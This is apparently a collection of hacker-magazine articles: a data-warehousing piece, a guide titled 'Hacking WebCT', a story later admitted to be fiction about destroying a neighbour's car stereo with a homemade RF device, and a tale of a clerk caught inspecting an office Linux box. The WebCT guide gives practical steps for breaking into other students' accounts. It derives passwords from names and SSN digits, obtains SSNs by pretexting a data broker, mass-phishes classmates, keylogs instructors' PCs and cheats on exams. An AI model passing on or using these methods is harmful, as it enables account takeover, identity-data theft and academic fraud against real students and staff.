There are many vendors selling software for BI and ETL, and over the last few years there has been a period of consolidation where the larger companies have been buying up the smaller ones. Most of the large database vendors are building suites of software including all of the necessary components for BI. The major players in BI are Business Objects (owned by SAP), Cognos (owned by IBM), Performance Point (owned by Microsoft), and Oracle BI Enterprise Edition. The major players in the ETL world are Informatica, Oracle Data Integrator, Business Objects Data Integrator. and SQL Server Integration Services (Microsoft). From personal experience, it is most common to run these packages on a Windows server platform. However, many vendors offer some or all of their suite for Unix and Linux platforms. I have implemented Oracle BI on Linux myself. There are a handful of open source BI software suites. The ones most known to me are Jaspersoft and Pentaho but they don't have a great amount of recognition in the industry and are not commonly used by major corporations or consultancies. If anyone wants to have a play with an enterprise level solution it's well worth registering on the Oracle Technology Network at: `http://www.➥oracle.com/technology/index.html` where you can download full unrestricted versions of most of their products, but check the license conditions to make sure they apply to you.

The big questions most people ask (especially *2600* readers, I suspect) are why companies want to analyze their personal data, what are they using it for, and what do they do with that information? The first thing I'd like to point out is that despite the fact that the data is personally identifiable, in most cases the analysis isn't. Most of the time people aren't analyzing your activity specifically - you are just a statistic. Companies want to segment their customers into groups to determine what people are doing (e.g. "people buying product x and y often buy product z") or just to test uniqueness (e.g. "shoppers buying drink x buy an average 3.5 cans per week but shoppers buying brand y buy an average of 5.7 cans"). This sort of information helps them to plan their distribution (so you don't turn up at your local Kwik-e-Mart and find they've not got any stock of your favorite comestible) or the layout of the stores. People often buy ham sandwiches and chips together so why don't we put them together and near the front of the store? So these things do kind of help us out and at no point are we being personally identified.

Now I can just about hear the distant sound of keyboards typing out hate mail because I'm advocating data mining. Remember all I'm saying is that these acts aren't always evil and it's not always personal as most quality analysis is performed in aggregate across millions of cases. It's hard these days not to be captured by "the system" but you can do your best by paying in cash, using local farmers' markets instead of national chains (this also helps your local community), using unregistered pre-pay cell phones, payphones, etc. One way or another, though, you're bound to end up captured in someone's data warehouse as someone's statistic.

You are a number. You are not a free man.

HACKING WEBCT

by Milton Bradley

Stolen from Wikipedia:

"WebCT (Course Tools), now owned by Blackboard, is an online proprietary virtual learning environment system that is sold to colleges and other institutions and used in many campuses for e-learning. To their WebCT courses, instructors can add such tools as discussion boards, mail systems and live chat, along with content including documents and web pages."

My local Community College utilizes WebCT for all of its online classes. This article discusses some of the issues I have observed. As usual, I take no responsibility for what you do with this info and do not suggest anything illegal or against school policy. By the way, do these non-accountability statements really matter anyway?

Most WebCT systems by default use a simple login process based on general identifiers of the student. If your name is Billy Badass, and your birth date is 01/01/1975, and the last four of your SSN is 0000, this is your user name and login:

```
user: billybadass0101
pass: bada0000
```

Basically, the user name is your first and last name and then the month and day of birth, and the password is the first four letters of your last name plus the last four of your SSN. This is my first problem with this system. If I know this generic info about a student, I have full access to their account. To make this easier, WebCT informs me of all the user names of all students in each of my classes. By going to the email section of a class, then creating a new email, then selecting the "to" button in order to add recipients, you can see a list of the complete user name of each student (not just the student's name). This will be handy later. It may be helpful to export this list into Excel and later add passwords.

Now we have the user name of every student in all of our classes. The password for each student is the first four letters of their last name and then the last four digits of their SSN. Well, we already know their last name, so we are good there. Now we need the last four of each SSN. The easiest way would be with a compromised Accurint or Autotrack XP data mining services account. Since we don't all have that, let's get creative. Most private investigators, law offices, and human resources departments have accounts for these services. They are often used to locate people, and the work is often done by interns and low level employees. Since these services are not limited to law enforcement, anyone can have one. Let's assume that a friend of mine is an intern at a local law office and she finds people with these services for subpoena delivery. Let's also assume that I asked her to just look up a few of the names on my list. The result will be a small box of "hits" on the name. The "hit" will have simple data such as name, phone number, address, and you know it... the last four of the SSN for verification!

A few years ago, I simply called Accurint and asked for the sales division. These employees work on commission, and will do anything for a sale. I identified myself as an assistant to some high powered attorneys and advised I was looking for a solution to a problem tracking people down. I listened to her spiel and request a three day trial to get a feel for the site. This was given to me with zero hesitation. All I really need is about twenty minutes once a semester. It should be noted that these data mining services are locking down many features including the display of SSNs. This article is not about stealing SSNs. I am sure there are plenty of ways of doing that.

If this doesn't work for you, use some good old social engineering. At my college, if you take the user name, and add "@--------.edu" (the ----'s are the domain for the school), this serves as an external email account, and the mail will dump into their WebCT account. Create an account at mail.com called webctadmin@mail.com, or something like that, and send a mass phishing message to all the students in the class. This message could be from the Enrollment Center verifying the student's participation in the course. This may request a response including a verification of name and last four of the SSN (to protect their identity of course). The student will see this, see the email address, and the name you attached (WebCT Admin), and happily reply in order to get that Pell Grant $$$. Even if one third replies, you are in great shape.

So now, we have a full user name and password for every student in our online class.

What now?

Since every instructor will vary in teaching methods, some classes will be more lucrative than others. I will let you in on my experiences. My first class had an instructor who appeared very concerned with preventing cheating with this medium. His quizzes were open for only a short period of time, and you could not receive your grade or revisit the quiz, until all quizzes were submitted. This created a problem. Since these quizzes were timed, I would not have enough time to look up every answer in the book. I decided to snoop around through various student accounts until I struck gold. I noticed that almost every student was active on the class message boards except for three. These three also did not respond to messages from the instructor about enrollment. I could only assume that these students had dropped out. One of the students appeared to have abandoned all of his classes for the semester. This course allowed you to work ahead only a few quizzes at a time, so only three of the quizzes were open for the taking. You only get one shot and can't see grades until the class is caught up. I jumped in and opened each quiz one at a time under his account. As soon as I opened it, I did a select all, then copy, then pasted into an HTML editor. This browser window does not have toolbars, so used ctrl-a, ctrl-c, and ctrl-v. I now had every quiz, but no answers. No big deal, I just Googled most of them and was ready for the testing on my own account. The exams were a different story. The exams were only available for a specific week, and I later discovered that the exams were made up of random questions from the previous tests. I had to wait until the exam was due. Before I took the exam, I would log into six to eight different student accounts and grab all of their graded quizzes (with the correct answers marked). I dumped them all into one big HTML file (for easy searching), and used it during my exam. Almost every question on the exam was on one of the previous tests that I extracted from the user accounts.

It is common for instructors to receive a CD accompanying the instructor's copy of the book with complete WebCT class data ready to be dropped into the system. Instructors are lazy, and this is an easy turnkey solution for them. Guaranteed A+ for me.

Another online class I took was too easy. The instructor allowed you to work at your own pace and opened all of the quizzes and exams to be taken at any time. Once taken, the system immediately graded the test and displayed the results. I quickly found a student that worked ahead and rode his coat tails all of the way through the semester. Another A+. I have observed that summer online classes seem to be more open on testing dates than the fall and spring semesters.

The login for the instructors is not based on the same rules. The user name will be different; however, the first name on the email list I discussed earlier is the user name for the instructor. The password is whatever the instructor wishes, and probably not very secure. I would assume that going to their office during non office hours will present you with a schedule on the door with their current classes and locations. Going to these locations during the evening will usually present you with an abandoned classroom and an instructor's computer ready for a keylogger. Most instructors will check their WebCT before, during, or after a class, at least for messages. As you can imagine, having your instructor's login for an online class is priceless. You now have all the exams. I have noticed that my school does not have any sort of protection from malicious software on any machines because they utilize Deep Freeze, which reloads the machine every night. The problem with this is that the instructor's terminals are not reloaded-they can keep all changes.

One should not stop at collecting info from current classes! Browsing through students' accounts will reveal many other online classes, probably classes you need to take. I would visit these accounts at the end of the semester, leech all the data (graded quizzes, exams, and papers), then sign up for that class the next semester. Make sure to choose the same instructor. Chances are that when you take your first quiz, it will be a replica of the previous semester's first quiz. Many instructors put together their online class, and then do not touch it until the book changes. This allows the system to run things while the instructor kicks back and gets paid.

It should go without saying that WebCT logs IP addresses, so be warned. I am sure you know ways around that. Will this work on every WebCT system? Absolutely not. Does my school's system possess bad practices and an abnormal lack of security? Quite possibly. Is much of this common sense? Totally. I have not tried any of this on a Blackboard system, but I bet much could be applied. If it doesn't work for you, change things up and use your imagination.

One lesson in this is that online learning should be better protected by letting the user choose the password. Using general identifiers as a standard login and password is ridiculous, and instructors should become more aggressive with making the online units vary each semester.

TO KILL AN ATOMIC SUBWOOFER

by Dionysus

Robert Koch, a German bacteriologist who won the Nobel Prize for Medicine in 1905, stated not long before his death in 1910, "The day will come when man will have to fight noise as inexorably as cholera and the plague."

How much pounding from a loud, booming car stereo can one take over a period of months or even years from the dregs of modern society without the feeling of going insane from the consistent racket? I wondered this aloud one evening when it hit me: I had to do something about the Neanderthal family across the street who blasts their car stereos all day and part of the night while they make dirt tracks out in their front yard with their ATVs. My neighbors and I were fed up with the noise and couldn't deal with it anymore.

This Neanderthal family didn't seem to mind at all that their booming car stereo, shrieking its obnoxious and dreadful-sounding tripe, has been blaring throughout the neighborhood every Saturday and Sunday afternoon, as well as weekday evenings, for months on end. It's absurd enough that the vehicle my annoying, knuckle-dragging, Neanderthal neighbor is blasting rap from is a 1979 Toyota, a faded green rust bucket truck that should have given up the ghost and gone to a junkyard back in 1989. Just to see that old truck pull up to his front door with some no-name Stuff Mart rap music rattling my eardrums and vibrating my windows was enough to make me have fantasies about setting his truck on fire—until I came up with a better and safer idea. I was going to remotely destroy his radio.

First, I had to figure out a way to do this. After over a year of having to listen to this horrible thump, thump, thumping going on weekend after weekend, I resolved that I had to do something, and it had to be something creative, subversive and electronically devious. This was going to be a fun hack!

Calling the police was not an option because the police don't take noise disturbances seriously. Besides, they wouldn't care that someone was disturbing the peace with a booming car stereo week after week, month after month, unless of course that stereo was right next door to a cop's

house. I knew that calling the cops in the middle of the day over a stereo being too loud just wasn't going to be a priority for our city's finest and I doubt they'd understand why it was so annoying for me and my neighbors to have to put up with this aggravation.

I knew I had to do this right, and I knew there would be a risk I would get caught, but I was at my wit's end. Even though the city where I live had passed a new ordinance stating that a car stereo could not be heard further away than 25 feet from the car itself, I knew it would be futile to try to get the city to enforce it. I also realized that, even after passing this useless ordinance, the city had done little or nothing to stop the horrible menace that had become a plague on American society.

After a few days of tossing around ideas, it was time to set up shop. I had a little electronics experience building FM transmitters and a couple of amplifiers for the transmitters, so I was no stranger to a soldering gun. The problem was that I had no idea what I could do to stop this goof from ruining my and my neighbors' weekends at home.

I knew I had a lot of research to do before I could come up with the proper method, a method that would not only silence this inconsiderate drone but would be effective enough to teach him a valuable lesson about consideration for others' sanity. After doing some internet research, I knew I had many options available to me. I also had a friend who was an electronics engineer involved in laser and electromagnetic research, and he was great at hacking electronics. Perfect.

The first idea I thought about, though not very seriously, was completely obliterating the car stereo with a Directional Microwave EMP Rifle 50 kilowatt X-band Military Microwave Magnetron. I'd found this machine online, and I was instantly intrigued. This device can be reduced to the size of a Super Soaker squirt gun. A machine of this caliber could cause semiconductors to burn out, force microprocessors to malfunction, create radio frequency noise, cause ionization of air or gases, or even erase computer data on hard drives. In all essence, a machine this powerful would probably be illegal and too dangerous. It could even possibly kill small animals in the area, leaving only cockroaches to run around. The EMP was nixed. Besides, I wouldn't be able to afford one of those, because the company offering them for sale had an asking price of five hundred dollars.

Then I came up with another idea that had nothing to do with destroying his car stereo, but had to do with annoying him and his entire family. I'd recalled reading a couple of years ago about how to make the entire side of a wooden building resonate by inserting a nail into a piece of wood and attaching a wire to the nail. Then you would begin to rub the wire back and forth between your fingers and it would start vibrating so intensely that it would begin to make the side of the building resonate, creating an unbearable noise inside. A piece of wire and a nail was a simple hack, but not so easy to set up because of the high risk of being caught. Still, that wouldn't solve the noise problem. My vision was of them all running outside holding their eardrums in pain, just like I do when I start to hear their horrible music playing that beat up truck. Then I realized that wouldn't work either, because their house is made out of cinderblocks.

I needed a better and more effective idea. My electronics-savvy friend suggested that we build a remote controlled taser type device, which would send a burst of electromagnetic energy to my Neanderthal neighbor's stereo, shorting it out and maybe causing even more damage to other electronic parts in his truck like the ignition coil or any sensors. Maybe it would even blast his battery and send his car hood flying up in the air. It would have been hilarious to see his driver's seat explode through the roof, but those kinds of things only happen in silly cartoons.

The basic theory is similar to a regular television remote control that transmits energy in the form of pulses of infrared light. The advantage of infrared light is that it is invisible to the human eye, even to the crossed eyeballs of my annoying neighbors. I felt confident that my electromagnetic signal, using a remote-type transmitter, would be invisible to them if I could figure out how to construct such a device. That's when I called my electronic hacker friend to help me.

I'm far from being a Nikola Tesla, a Michael Faraday, or even a friendly neighborhood electronics “guru.” I just wanted the inconsiderate moron across the street to silence his stereo.

I got to work. The internet helped tremendously with ideas and supported my research plans quite well. I had a cardboard box in my closet with some old capacitors, a few IC chips, a bunch of resistors, solder, and my old FM radio transmitters with their transistors, so I dug everything out to see what I could work with. I knew the transmitters could send out a signal of a “whopping” tenth of a watt, but I was looking for some real power. The idea was for the transmitter to send a signal to the stereo that was powerful enough to fry its contents and silence the no-brand rap and country refuse that had become our little neighborhood's wakeup call. I also knew I had to get within about a hundred feet of that old, green Toyota rust bucket to do my evil duty. My friend estimated that if we had two transmitters and the amplifier running at the same time and changed the resistor values to get the maximum output, I might zap the perpetrating stereo easily, blow up both the transmitters and the amplifier, electrocute myself, or perhaps all of the above. My friend also managed to snag some spare old military parts and junk from a buddy of his, just in case we needed some extra components.

I called another cohort and borrowed an old remote control from an expensive remote controlled car, which I would use to turn the transmitters on and off. The transmitters and amplifier would have to be keyed on and off quickly to keep them from burning up from the intense, short bursts of electromagnetic power that they were going to send to my neighbor's green rust bucket.

For the next three weeks, my friend and I spent every night soldering and de-soldering, burning

our fingers, and making LED lights blink and IC chips get hot while we worked to assemble my little project. We tested and retested, blew capacitors and resistors and said more curse words than a trucker on a CB radio. My friend tried to teach me to use a multi-tester, but I never got the hang of it.

An antenna also had to be built and tuned to the exact frequency we were going to use to obliterate the annoying neighbor's stereo. The frequency had to be in a high enough range in the spectrum in order to deliver the type of damage we were looking for. The antenna had to be extremely directional and small enough not to be too obvious. I had to make a few visits to a local electronic parts store and consult with my friend to figure out how to make this antenna work properly. I knew I had to be extra careful, because I could easily burn myself or cause myself a shock if I did not build the antenna correctly. I chose to use PVC pipe casing, which I'd painted dark green, to be almost hidden among the group of trees we were going to hide in and to protect the actual antenna. After a few tries and some tweaking, I felt I was ready to try out my new "invention" without my friend, because he was often busy working extra hours at his job. This was five weeks after I began the project.

The laser devices were contained inside black cases about the size of a CD case, but one inch thick. The cases looked ordinary and not very threatening. I only hoped they would end up doing what I hoped they would do—burn up his stereo—so we could all get some peace and quiet.

One evening, at about 11 pm, I went out in my backyard to try to zap some old electronic crap I had lying around the house. My partner in crime had to go home, and I just decided I couldn't wait any longer to try out the new invention. My first victim was an old Nokia cell phone. I powered it up and placed it on the back deck, its little green screen illuminating a small square of my wall. Then I assembled my projects into a triangle and set the PVC pipe antenna up to aim directly at the cell phone, which I had placed about 25 feet away.

Nervously, I sat there for a minute, holding the remote control in my right hand and hoping I wasn't going to electrocute or burn myself into oblivion. I didn't really know what to expect.

I couldn't imagine that I was going to affect this cell phone in any way. I sucked in my breath, aimed the antenna at the glowing Nokia, quickly keyed up the transmitters with the remote control, and saw a bright flicker actually shoot from the phone! It was just a flash, and I thought that it might have been a coincidence that it flickered just as I hit the remote. I thought the screen had just flickered with a horizontal white line, but I wasn't close enough to see the screen clearly. Once again I hit the remote, letting it stay on five seconds longer than the first time. Several flickers and a crackle came out of the phone's speaker! I was shocked.

Then I decided that was it: I was just going to zap this old phone into a piece of fried plastic. I thumbed the remote button, the Nokia buzzed and crackled, and the next thing I heard was a loud pop and smelled some electrical burning. The Nokia died on the deck, smoke that smelled like burning wires coming from its innards. I'd succeeded in killing the cell phone. I just stood there in disbelief, staring at the melted phone. In my excitement, I grabbed the phone and then quickly dropped it, because it was smoking hot. So I stood there and started laughing. I also had an old Hypercom™ T7P 257K credit card terminal that wouldn't power up, so I put it up on the deck. It too had a narrow, horizontal green screen.

I walked 50 paces backwards and thumbed the remote, taking aim after a slight adjustment to the antenna. Nothing happened. Again, I shot at the terminal, moving the antenna and one of the transmitters a few inches. A crack appeared, and a weird smell started coming from the terminal. Walking over to look at it, I could see that the screen had cracked and the liquid crystal inside had spilled its guts. Two of the buttons had actually melted into the body of the terminal.

We were on to something really good. I shot my friend an email explaining what had happened. He was very pleased. I was proud of him too. He'd spent most of the past fifteen years working with electronics in a military shipyard, where I knew he was never allowed even to think about building any device like this one.

The next day was Friday, and we agreed to meet early Saturday morning at about 2 am to get set up to drag our equipment across the road. I told him that this would be the night. No longer was I going to be disturbed by the neighbor's annoying music. It was time for the car stereo to die a deserving and hopefully quick death.

Across the street, shielding part of my view of the Neanderthal family's house, was a large group of trees with thin trunks nestled next to a chain link fence. The trees were in a corner and made a perfect hiding place. I knew that all we'd have to do would be to move the equipment across the street and pile it near the trees to get set up quickly. I'd found a great spot to erect the antenna, pointing directly at the truck, which was parked a little too close to their little cinderblock house. Most of my equipment was already across the street, lying in the grass and waiting for my friend to arrive. He just had to see this. After all the help he'd given me, I knew he'd want to see just what was going to happen; after all, he was the one with most of the technical knowledge.

At 1:45 am, he showed up, slowly drove past my house, turned around, and parked up the road, a block away. I'd suggested that he not park in my driveway. The last thing I wanted to do was arouse anyone's suspicion.

As soon as he walked the block to my house, I just looked at him and laughed. I couldn't contain the excitement and nervousness I was feeling. What we were going to do was illegal and risky, but silencing that subwoofer and stereo was going to happen. There would be no changing our minds. That irritating stereo was going down.

By the time we calmed down, it was time to get busy. With the destruction, that is. We both walked across the street and squatted down behind

the trees in the corner, leaning against the chain link fence. I had a tiny light, but it was still hard to see. I had to feel my way around, and he helped me get everything set up in the exact position that we needed. My comrade bravely stood up and checked the antenna and its position, and then we crouched as comfortably as we could in the weeds, dried leaves, and broken branches. He asked if I was ready. I was, so he hesitantly handed me the remote. I think he really wanted to blast the stereo himself.

I broke through the trees and scratched the side of my face on a branch. It stung like hell, but I was so excited by this time that I didn't care. I was on my hands and knees, and aimed the remote at the transmitters. Just a little scared of the antenna above my head, I pressed the button while looking at my right hand, holding the remote and shaking with nervousness. We heard a ping sound, like a rock had hit a piece of metal. It sounded like it had come from the area near the truck. We looked at each other, puzzled. I tried again and heard another weird noise, this time a faint grating sound, not loud enough to wake up the Neanderthal family. The grating sound sounded like it actually was underneath the truck. We both sat there for a couple of minutes. As mosquitoes bit us, we were looking at each other and wondering what was going to happen next.

By this time, I just got pissed, said "Die!" under my breath, clenched my teeth, and thumbed it again, holding it down as hard as I could, as though I were trying to take out my frustration on the remote. I saw a small blue flash inside the truck and heard a pop like a light bulb going out. I glanced over at my friend, and he wondered in a whisper if we'd actually hit the stereo or if we'd done even worse damage to the truck.

I told him that we'd better get back to my apartment. I was afraid that we might be seen, or that someone in that cinder block house would wake up and come outside to investigate. Neither one of us wanted to face a crazed neighbor who might have a weapon, like a wooden club.

We hurriedly grabbed all the pieces of equipment. I yanked the antenna from the tree, and we ran across the road to my apartment. I was afraid I was going to drop one of the cases in the middle of the road.

For the next hour or so, we sat in the dark of my living room, discussing the whole experiment and wondering just what might have happened across the road when we tried to tase my neighbor's stereo. I wanted pictures of the aftermath.

A couple of hours later, my eyes got heavy. It was nearly 4 am. My cohort decided to head home, and I opened the door to watch him walk down the street to his car under the glaring orange streetlight glow.

Around 11 the next morning, I awoke from a strange dream to recall what we had done the night before. Panic started gripping me. There was a message from my friend on the phone, asking me to call him.

First, I had to see if there was any evidence of our dastardly doings. I pulled down a few blinds on the living room window and saw my loud neighbor outside, bent underneath the hood of his truck. To his right was his wife's green Chevy with its hood up too. He kept going back and forth from one vehicle to another. I just stood there in shock and said, "Oops!"

The best way to get a closer look was just to go outside and pretend to do yard work. With my eyes still sticky with sleep, I stepped outside, grabbed the garden hose, and started to hose off my dusty car. The Neanderthal neighbor's offspring came outside, and I heard one of them ask, "What happened, Daddy? Why won't the cars start?" My eyes got big. I heard him cursing and he yelled at his kid to go back inside. To get a better glimpse of what was going on, I backed up to hose off the front of my car so I could see across the street. I saw my neighbor get in the truck and attempt to start it. I heard nothing. He then did the same thing with the nice green Chevy Lumina they have. Once again, nothing. He just kept cursing until his wife came out. He yelled at her, telling her to go back inside too. She slammed the door.

I went back inside, stifling laughter, and fell back on my couch and let go! I think we ended up frying the ignition coils or sensors, and now both cars were out of order. I ran, called my co-conspirator, and told him what was going on outside, and I swear I never heard him laugh so hard in my life!

Later that afternoon, he was able to get the Lumina started, but the faded green truck was still dead. And so was its stereo.


A few months later, one of my kind neighbors told me that the loud music playing neighbor had told her how he came out one morning to find his stereo wires with burn marks on them. He'd apparently also described how the faceplate had been half melted in his Toyota truck! I feigned no knowledge of the incident and told her that was the strangest story I'd ever heard!

It's now been over a year that no one in our neighborhood has been subjected to the obnoxious ghetto blasting we had to listen to. The Neanderthal family with the loud music has remained silent ever since, but they always keeps their porch light on at night now. Sometimes, one just has to take matters in their own hands to get the job done.

Our work was accomplished, and the neighborhood is much quieter now that the annoying neighbor no longer has a car stereo to blast! It's really a shame about the other parts of their cars.

By the way, this whole story is complete and utter bullshit. Just thought I'd let you know.

Now is as good a time as any to tell you that we accept creative and imaginative fiction pieces for hacker-related subject matter. Be sure to label your piece as fiction when submitting it to articles@2600.com to avoid misunderstandings like the ones you may have just experienced after reading the above story.



by Peter Wrenshall

I enjoy reading your magazine, and though I am not a computer hacker or cracker, I thought you might be interested to hear about how I once nearly got arrested for hacking and ended up working as a security consultant.

It happened while I was clerking for one of the big haulage firms. The job involved tracing delivery trucks, photocopying documents, and delivering mail, even though this was twenty years after the experts announced the arrival of the paperless office. It was hassle from nine to five. From the first day, I wanted to quit, but having left school two years earlier at sixteen, I didn't exactly have many career choices. I was studying at night school to become a computer network engineer, but I was three exams away from being qualified.

The only good thing about the job was that I was free to wander around the entire building with the mail cart. Within a few days of starting, I had found a deserted part of the building, the east wing of the sixth floor, where I could go and slack off, and look down at all the rat racers running to and from their interesting, high-paying jobs. Even better, I could get some coursework done.

On the Friday of my first week, I hid a pile of study notes under a stack of mail and rolled the mail cart up to the sixth floor. I walked past the sign showing what the spiffy conference suite they were building up there would look like when it was finished, and I went into one of the empty offices. I opened my notes, and started reading about IP version six. I hadn't been studying long when I noticed a persistent tapping sound. I looked around, but there was nothing in the room, which was bare. There wasn't even any carpet. I went out into the corridor and peered into the office next door. On the concrete floor, almost hidden from view, was an ancient computer workstation, which looked like it had been built not long after the dinosaurs had died out. I could see that error messages had filled the screen.

"It's none of my business," I thought. But as I say, in those days I was fixed on the idea of working with computers, and it wasn't long before my curiosity got the better of me. I went into the office, and crouched down to take a look. There was a manufacturer's decal on the front of the machine but nothing else. I looked around for some tag or label to tell me what machine it was and, more to the point, what it was doing alone in a deserted room, but the machine was as bare as the room it was in.

A network cable came out of the back and went into a socket on the wall, so I figured that the computer was still in use as part of someone's not-quite-dead project, or that it had simply been forgotten about. The noisy hard disk whirred, died, and then whirred again, as if the machine was doing some work in the background, or had become stuck in the infinite-loop that 1960s science fiction foretold. I looked at the screen filled with error messages. Whatever program had been running, it had well and truly fallen over, since the command-line was available, leaving the machine totally open.

The cursor blinked at me, as if to say, "Please help me, for I am broken."

I've always liked computers, and they've always liked me, so I was happy to reboot this machine to allow it to continue the labors the ancients had set for it. But first I thought I'd have a little look, you know, just to see what operating system it was running.

Bending low to type on the keyboard, I opened a few files and soon found out the machine was running an old version of Linux. I was just considering whether I should open the password file, to add my own user account, when I heard the voice of doom behind me.

"What are you doing?" it demanded.

I typed the `exit` command and hit enter. After the screen had cleared, I turned to see some guy in his forties, wearing overalls.

"Nothing," I said, weakly. I went to leave, but he was a hefty guy, and he blocked the doorway. "Wait there," he said. He pulled out

a mobile phone and dialed.

"Hello?" he growled into the handset. To cut a long story short, the room soon filled with people, most of them wearing suits that would have taken a quarter of my yearly salary to buy. The only one to introduce himself was Barker. He was, he said, the IT manager.

"Who are you, and what were you doing with that computer?" he said.

"I'm Karl Ripley. I noticed the machine had crashed," I replied, avoiding any reference to my being a mail clerk on my first week.

"Tampering with computers is an offense."

"Criminal offense," added the admin, just in time for the arriving security guard to hear it. There was a lull in the cross-questioning while everybody seemed to be waiting for me to say something. A couple of Microsoft minutes went by, but I couldn't find anything to say. My brain was slowly filling with images of me pushing a mail cart around the Cedar Creek Federal Correctional Facility. I wondered what kind of jail time does hacking carried.

"I wasn't tampering, just looking. I know I should have phoned the helpdesk, but it's my first week here, and I forgot the number." Actually, I had never known it. The only computing that general clerks were allowed to do was computing the square root of nothing.

"This kid could have been hacking," the admin said. "I think we should call the police." My stomach did a somersault. Obviously, this crufty-looking workstation held some sort of commercial data, like the payroll details for the last ten years or the file on who won Office Clerk of the Month. I looked around at the crowd. Nobody objected to the admin's suggestion. I saw the security guard move slightly to his left, blocking the exit a little more, and I felt the first drop of sweat run down my forehead. Only Barker looked unconcerned.

"Let's not overreact," he said. "Somebody walks into an open office and looks at a computer, it's hardly a felony."

"This area is closed off," the admin said defensively. "Nobody is allowed up here."

Barker turned back to me, and said, "What are you doing in this section, anyway?"

"I push my cart through here," I said, a bit breathlessly. "It's shorter than going back through the other section twice."

It all sounded innocent enough, which in a way it was. Barker let out a weary breath.

"I don't have time for this," he said to no one in particular. He looked at me, and then looked at the machine, then back at me again.

"You didn't do anything with that machine?"

"No, definitely not. I was just looking."

"Yes, but I don't get why would you be interested in it, anyway. What business is it of yours?"

I shrugged. "I wondered what had gone wrong with it. The screen was full of errors." I stopped talking, hoping that it was explanation enough. When that didn't get any response from Barker, I continued.

"I'm taking a night-school course in computers, and there's a troubleshooting module. I thought that I might recognize the errors."

Barker looked around at the suits, to see how they took my explanation. Then he looked me over, and I realized that he just wanted to get rid of me. Like most IT managers, he probably had twelve hours of work to fit into an eight-hour workday.

"Look," he said, "I'm going to give you the benefit of the doubt this time, because it's your first week here, and you obviously don't know the local rules. But from now on, this section is off-limits. And if you see any problems with any other computers, then do us all a favor and just ring the helpdesk. Don't stand looking at the screen, because around here…"

I felt the tension in my body vanish, and I was just about to start breathing again when the guy in overalls, the one who had found me, interrupted Barker.

"I told you, he wasn't just looking at the screen," he said. "He was typing on the keys." I'd forgotten he was there. The whole room turned to look at him, and Barker glared at him, as if he was annoyed at him for making a big deal out of nothing. The janitor glared back. Maybe, I thought, he also used the sixth floor for slacking off or brewing moonshine or something, and I had intruded on his turf.

"I saw him," he added defensively. Barker turned back to me. His eyebrows rose as he waited for an answer. There was no sense denying it.

"I only cleared the screen," I said. "I was going to call it in to the helpdesk when I got back downstairs." That was lame, and I cringed while saying it. Barker looked more disappointed than annoyed.

"Can you check what he typed on that machine?" he asked the admin.

"Possibly," was the admin's reply. He sounded unsure. That was a good sign. In my experience, it's rare to find an administrator who is as good with Linux as he is with Microsoft Windows. It's like finding someone who can write with their left and right hands equally well. Most people I knew used either Windows or Linux. I was hoping the admin standing at the workstation fell into the Windows category.

"I'll check the history log," he said. My hope of him not knowing Linux vanished, and my heart sank. The history log on Linux is the file that keeps track of every command typed, and I knew that it would have a list of my recent activity. As I say, I am not much of a hacker, and hadn't bothered to delete anything to cover my tracks. I hadn't expected there was going to be an investigation. Thank god I hadn't created a user account. "Hacker creates backdoor to steal commercial secrets," the headlines would have said.

The admin logged on to the machine, and I watched him open the history file for the root user.

"He's been looking in the process directory," he said. He looked up with an outraged expression like a TV lawyer, only less sincere.

"What does that mean?" snapped Barker.

"He was probably trying to find out what services are available."

Barker turned back to me, assuming the full authority of his official role.

"Did you type those commands?" he demanded, jabbing his finger at the screen.

Until then, I had wanted to be honest, and if it had been just Barker on his own, I'd have told him what I had done. Even though what I'd done wasn't itself a crime, I knew that someone somewhere could probably make a three-act courtroom drama out of it. They'd lawyer up and hang me out to dry, I knew it. So I lied.

"Which commands?" I said innocently. The admin helpfully stepped away from being in front of the screen, and I made a pretense of looking at the evidence. There on the screen were the commands I had used to inspect the machine. But I soon realized that in his eagerness to prove his point, the admin had made a mistake. Not only was he not a Linux guru, he wasn't much of an admin, either.

"No," I said, firmly. "That just tells you what the last commands were. It doesn't tell you who typed them, or when they were typed. It could have been anybody. And it could have been weeks ago."

I thought I saw a hint of a smile appear on Barker's face, which was quickly replaced with his official expression. I had impressed the suits, too. A few raised expectant eyebrows toward the admin. There is a surprising lack of bias in management stiffs. Sure, they obviously enjoy a good feeding frenzy, but you'd think they'd automatically cheer for the guy in the most expensive suit, and that's not true. Instead, it's a case of line 'em up and may the best man win.

Barker stood there silently, looking at me, perhaps wondering if what I had said made sense. I wasn't sure myself. My Linux skills were not exactly brilliant, but I was hoping that they were better the admin-from-hell's.

"Who are you?" Barker said suddenly. Then he rephrased it. "I mean, you don't work in my department. What is it you do here?"

"I work in the mail room," I croaked, which had an even better effect on the suits than the history-file remark. Barker looked around, clearly puzzled. The admin looked at me, and I knew he knew he couldn't back up his accusation. I also knew that I'd made an enemy forever. Office enemies, though, I can live with.

"You can't let him go," the admin said. "Those commands must have come from him."

"You don't have any evidence," said Barker.

"He was seen typing by a witness. It is a criminal offense to access a computer that you are not authorized to use. If you don't call the police, I will." He unclipped a mobile phone from his belt. He was going to use it. I had another vision, one of my career being over. Not only that, but these people were from one of the biggest companies in the country. They didn't deal in dimes; they were used to working with millions of dollars daily. When asked to assess the damages to their supposedly-hacked network, they'd have no trouble cooking up some seven-figure sum to put in front of a judge. I got a hollow feeling in my stomach. I knew that even if I didn't get jailed, I'd have a hacking rap on my record, and then nobody was ever going to hire me to work in computers ever again. I was going to be a fifty-year-old general clerk, still living with my parents, hoping to have a heart attack just so I didn't have to push that cart around an office I hated.

We stood in silence for a moment, the admin poised to dial. I could see the security guard tensing his hands, getting ready for action. In the silence, I heard the machine's noisy hard disk spin up again, and start whirring, and I looked at the screen. And then I had my second brain wave of the morning.

"It's not a criminal offense," I said. "Not on that computer."

I waited for Barker to say something, but nobody said a word. I pointed at the screen, where the admin had just logged in.

"Your system says 'welcome' whenever anybody logs in."

